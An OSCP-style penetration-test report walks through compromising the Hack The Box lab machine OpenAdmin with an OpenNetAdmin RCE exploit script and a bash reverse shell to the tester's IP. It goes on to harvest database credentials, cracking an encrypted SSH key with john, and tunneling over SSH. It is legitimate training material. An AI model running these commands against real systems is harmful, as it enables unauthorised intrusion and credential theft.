
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-10-11

Contents

1	Offensive Security OSCP Exam Report	1
1.1	Introduction:	1
1.2	Objective:	1
1.3	Requirement:	1
2	High-Level Summary	2
2.1	Recommendations:	2
3	Methodologies	3
3.1	Information Gathering:	3
3.2	Penetration:	3
3.2.1	System IP: 10.10.10.171(OpenAdmin)	3
3.2.1.1	Service Enumeration:	3
3.2.1.2	Scanning	4
3.2.1.3	Gaining Shell	6
3.2.1.4	Privilege Escalation	17
3.2.1.5	Proof File	17
4	Maintaining Access	19
5	House Cleaning:	20

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **OpenAdmin**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Openadmin** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

OpenAdmin(10.10.10.171) - Remote code execution vulnerability in the opennetworkadmin application installed

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

OpenAdmin - 10.10.10.171

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining OpenAdmin to a variety of systems. During this penetration test, I was able to successfully gain OpenAdmin to **OpenAdmin**.

3.2.1 System IP: 10.10.10.171(OpenAdmin)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.171	TCP: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.92 scan initiated Thu Oct  7 22:33:22 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.171
Nmap scan report for 10.10.10.171
Host is up, received echo-reply ttl 63 (0.17s latency).
Scanned at 2021-10-07 22:33:23 EDT for 14s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQCCvH0WV8MC41kgTdwiBIBmUrM8vGHUM2Q7+a0LC19jfH3bIpmuWnzwev97wpc8pRHPuKfKm0c3iH
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHqbD5jGewKxd8heN452cfS5LS/VdUroTScThdV8IiZdTxsSaXN1Qg
|   256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBcV0sVI0yWfjKsl7++B9FGfOVeWAIWZ4YGEMROPxxk4
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct  7 22:33:37 2021 -- 1 IP address (1 host up) scanned in 15.65 seconds
```

Nmap-Full

```
# Nmap 7.92 scan initiated Thu Oct  7 22:33:54 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.171
Nmap scan report for 10.10.10.171
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2021-10-07 22:33:54 EDT for 155s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
↪ 2.0)
```

```
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQCCcVH0WV8MC41kgTdwIBIBmUrM8vGHUM2Q7+a0LC19jFH3bIpmuWnzwev97wpc8pRHPuKfKm0c3iH
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHqbd5jGewKxd8heN452cfS5LS/VdUroTScThdV8IiZdTxxgSaXN1Qg
|   256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBcV0sVI0yWfjKsl7++B9FGf0VeWAIWZ4YGEMROPxxk4
80/tcp open  http      syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct  7 22:36:29 2021 -- 1 IP address (1 host up) scanned in 155.76 seconds
```

Gobuster

```
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.171/
[+] Method: GET
[+] Threads: 10
[+] Wordlist:
↪ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/10/11 04:46:05 Starting gobuster in directory enumeration mode
=====

/index.html (Status: 200) [Size: 10918]
/icons/ (Status: 403) [Size: 277]
/music/ (Status: 200) [Size: 12554]
/artwork/ (Status: 200) [Size: 14461]
/sierra/ (Status: 200) [Size: 43029]
```

Nikto

```
- Nikto v2.1.6
-----
+ Target IP: 10.10.10.171
+ Target Hostname: 10.10.10.171
```

```
+ Target Port:      80
+ Start Time:      2021-10-07 22:39:15 (GMT-4)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
  ↳ protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
  ↳ content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size:
  ↳ 597dbd5dcea8b, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
  ↳ the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7863 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:        2021-10-07 23:00:18 (GMT-4) (1263 seconds)
-----
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.171

Vulnerability Exploited : Remote code execution vulnerability in the opennetworkadmin application installed

System Vulnerable : 10.10.10.171

Vulnerability Explanation : Remote code execution vulnerability in the opennetworkadmin application installed and sql password is being used a user and public key is being revealed in the internal website

Privilege Escalation Vulnerability : Giving sudo access to the normal user for the application like nano

Vulnerability fix : Administrator has to make sure to update the opennetadmin version along with the sql password should be separate and not been used for the login. Internal application is running and revealing the private key of the one more user along with weak passphrase

Severity Level : Critical

By checking the nmap scan we got couple of ports open since we dont much exposure in port 22 we need to concentrate more on the port 80 which is the web port.




Figure 3.1: openadmin/images/205-website.png

Default website shows apache2 default page. While doing gobuster i found a interesting folder called /music/

While going to the page we found a website for music.




Figure 3.2: 210-music_folder.png

Most of the links redirected to the same page but however login page shows /ona folder which indeed redirected me to OpenNetAdmin page.




Figure 3.3: 215-ona_folder.png

The ona page mentions about the version of the application installed on the server which is v18.1.1

Doing a searchsploit revealed an remote code execution vulnerability.



Exploit Title	Path
openNetAdmin 13.03.01 - Remote Code Execution	php/webapps/26682.txt
openNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)	php/webapps/47772.rb
openNetAdmin 18.1.1 - Remote Code Execution	php/webapps/47691.sh

Figure 3.4: 220-ona_rce.png

By checking the code its just a curl command which i can produce as well. I wrote a python script as well as a part of exploit development. [link](#)

This has a integrated reverse shell and also interactive shell.

```
→ I7Z3R0 python3 ona.py 10.10.14.3 http://10.10.10.171/ona/
↵
[+] Checking the connection
↵
[+] Checking the connection
↵
Website working
↵
[+] Getting the Shell
↵
[+] Trying to bind to :: on port 9001: Done
↵
[+] Waiting for connections on :::9001: Got connection from ::ffff:10.10.10.171 on port 59930
[+] Got the shell
/home/i7z3r0/Desktop/htb/boxes/hack-the-boxes/openadmin/ona.py:28: BytesWarning: Text is not
↳ bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  l.sendline("export TERM=xterm")
[+] Switching to interactive mode
bash: cannot set terminal process group (1238): Inappropriate ioctl for device
bash: no job control in this shell
www-data@openadmin:/opt/ona/www$ export TERM=xterm
www-data@openadmin:/opt/ona/www$ $ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We got the shell but however this shell is not interactive well enough. Lets get the reverse shell with bash command.

```
www-data@openadmin:/opt/ona/www$ export TERM=xterm
www-data@openadmin:/opt/ona/www$ $ bash -c 'bash -i >& /dev/tcp/10.10.14.3/9001 0>&1'
&1' jimmy part of internal group
$ █

→3 I7Z3R0 nc -nlvp 9001 /dev/tcp/10.10.14.3/9001 0>&1
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.171] 60884 xajaxargs[]=tooltips&xajaxar
bash: cannot set terminal process group (1238): Inappropriate ioctl for device
bash: no job control in this shell
www-data@openadmin:/opt/ona/www$ xajaxaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=1
www-data@openadmin:/opt/ona/www$ xajaxaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=1
```

Figure 3.5: 225-reverse_shell.png

By checking the home folder we see there are no permission to view the content.

```
www-data@openadmin:/home$ ls -la
total 16
drwxr-xr-x  4 root  root  4096 Nov 22  2019 .
drwxr-xr-x 24 root  root  4096 Aug 17 13:12 ..
drwxr-x---  6 jimmy jimmy 4096 Oct  9 07:55 jimmy
drwxr-x---  5 joanna joanna 4096 Jul 27 06:12 joanna
www-data@openadmin:/home$
```

Figure 3.6: 230-home_folder.png

Lets try to find if there is any database password available for mysql or something. By enumerating the directory we see database_settings.inc.php in the folder in the path /var/www/ona/local/config.

```
www-data@openadmin:/var/www/ona/local/config$ cat database_settings.inc.php
<?php

$ona_contexts=array (
    'DEFAULT' =>
        array (
            'databases' =>
                array (
                    0 =>
                        array (
                            'db_type' => 'mysqli',
                            'db_host' => 'localhost',
                            'db_login' => 'ona_sys',
                            'db_passwd' => 'n1nj4W4rri0R!',
                            'db_database' => 'ona_default',
                            'db_debug' => false,
                        ),
                ),
        ),
);
```


```
    ),  
    'description' => 'Default data context',  
    'context_color' => '#D3DBFF',  
  ),  
);
```

By checking the file we see that sql password as **ona_sys:n1nj4W4rri0R!**. Enumerated the sql folder but however there is nothing available except the password as admin:admin.

Since we have one password we can try to login with jimmy and joanna. By doing the standard check we are able to login to the server as jimmy but still we dont have access to the joanna.

```
→ I7Z3R0 ssh jimmy@10.10.10.171  
jimmy@10.10.10.171's password:  
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)  
  
Last login: Sat Oct  9 07:41:34 2021 from 10.10.14.3  
jimmy@openadmin:~$
```

By doing to the linpeas output we see that the there is an strange website. We need to find out if there is any internal web server running on this machine.



```
/var/tmp  
/var/www/internal  
/var/www/internal/index.php  
/var/www/internal/legend.php  
/var/www/internal/logout.php  
/var/www/internal/main.php
```

Figure 3.7: 235-linpeas_output.png

By checking the sites enabled we can see there is one more site available for the directory /var/www/internal which joanna is running its interesting. its available as 127.0.0.1:52846.

```
jimmy@openadmin:/etc/apache2/sites-available$ cat internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
    AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

There are 3 folders available on this we can try to check on it.


A terminal window with a black background and green text. The prompt is 'jimmy@openadmin:'. The user has entered 'ls' in the directory '/var/www/internal'. The output shows three files: 'index.php', 'logout.php', and 'main.php'. The prompt is now 'jimmy@openadmin:/'.

Figure 3.8: 240-internal_folder.png

METHOD-1

By doing the curl on main.php gives me a public key which is strange.

```
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVU0pZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwc f0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIzZaL9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLnY9LsyNxXRFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3kLRM07EesIQ5KKNNU8PpT+0lv/dEEppvIDE/8h/
/U1cPvX9AcI0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvgkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiYzNiXEMQiJ9MSK9na10B5FFPsjr+yYEFMyLPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXepg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
```

```
FnonseL16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIiMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhwWLT+d+oqiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDR
1kxuS0DQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxQAFY+RzcTcM/SLhS79
yPzCZH8uWIRjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaUld2PDzLCLmYrplnpmbD7C7/ee6KDTl7JMDv25DM9a16JYOneRtMt
qlNgzj0Na4ZNMMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAooG0HHBlQe
KlI1cqIdbVe/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

When i try to login with the key its asking for the passphrase. It seems like the key is encrypted. We can try john to check for the key.

```
→ I7Z3R0 ssh -i joanna_key joanna@10.10.10.171
Enter passphrase for key 'joanna_key':
Enter passphrase for key 'joanna_key':
```

Used ssh2john to decode the key.

```
python2.7 /usr/share/john/ssh2john.py joanna_key > joanna.key.dec
```

By doing the john we see the passphrase as bloodnijas.

```
→ I7Z3R0 john joanna.key.dec --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodnijas      (joanna_key)
Warning: Only 2 candidates left, minimum 4 needed for performance.
lg 0:00:00:03 DONE (2021-10-11 02:55) 0.2816g/s 4039Kp/s 4039Kc/s 4039KC/sa6_123..*7jVamos!
Session completed
→ I7Z3R0
```

```
→ I7Z3R0 ssh -i joanna_key joanna@10.10.10.171
Enter passphrase for key 'joanna_key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

Last login: Sat Oct  9 08:06:18 2021 from 10.10.14.3
joanna@openadmin:~$
```

METHOD-2

Second method of this is to create a ssh tunnel from our machine to the target machine. By doing this whenever i access the site <http://127.0.0.1:52846/> the traffic will pass towards the tunnel and get the site.

```
ssh jimmy@10.10.10.171 -L 52846:localhost:52846
```

